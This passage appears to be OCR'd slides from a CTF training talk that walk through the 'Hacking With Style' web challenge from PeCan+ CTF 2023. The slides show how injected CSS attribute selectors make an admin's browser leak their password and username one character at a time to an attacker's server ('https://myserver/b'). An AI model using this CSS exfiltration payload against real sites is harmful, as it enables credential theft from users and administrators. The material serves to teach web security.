
  PicoCTF (picoctf.org)
  HackTheBox Challenges (hackthebox.eu) (anything by makelaris)

# web

Challenge Example - "Hacking With Style" from PeCan+ CTF 2023

Goal is to read from /secrets

limited password character set = easy to bruteforce



Username:

Password:


I haven't tested this on any non-lowercase letters yet, so use those just to be safe! -Bob

Please note that this form is unencrypted and should only be used for testing purposes. Please do not enter any real credentials. Use a test password instead.

# web

Challenge Example - "Hacking With Style" from PeCan+ CTF 2023

We can inject arbitrary CSS that presumably gets loaded by the admin 'bob'



Submit Your CSS Style

Bob is currently accepting submissions for new CSS styles on the website. If you have a cool design you'd like to share, please use the form below to submit your CSS snippet. Bob will review it and might just feature it on the website!


CSS Code:

```
div {
  background-color: lightblue;
}
```

# web


Challenge Example - "Hacking With Style" from PeCan+ CTF 2023

The account endpoint displays your username and password, we can attack this with a Cross-site attack


Hi there, a!

a


a


```
<input value="a" disabled id="username" data-form-type="other">
<input value="a" disabled id="password" data-form-type="other">
```

# web


Challenge Example - "Hacking With Style" from PeCan+ CTF 2023

Attempts to load bg image from our server if a password input starting with "b" exists



```
input#password[value^="b"] {
background-image: url(https://myserver/b)
}
```

Same works for Username




```
input#username[value^="b"] {
background-image: url(https://myserver/b)
}
```

# web

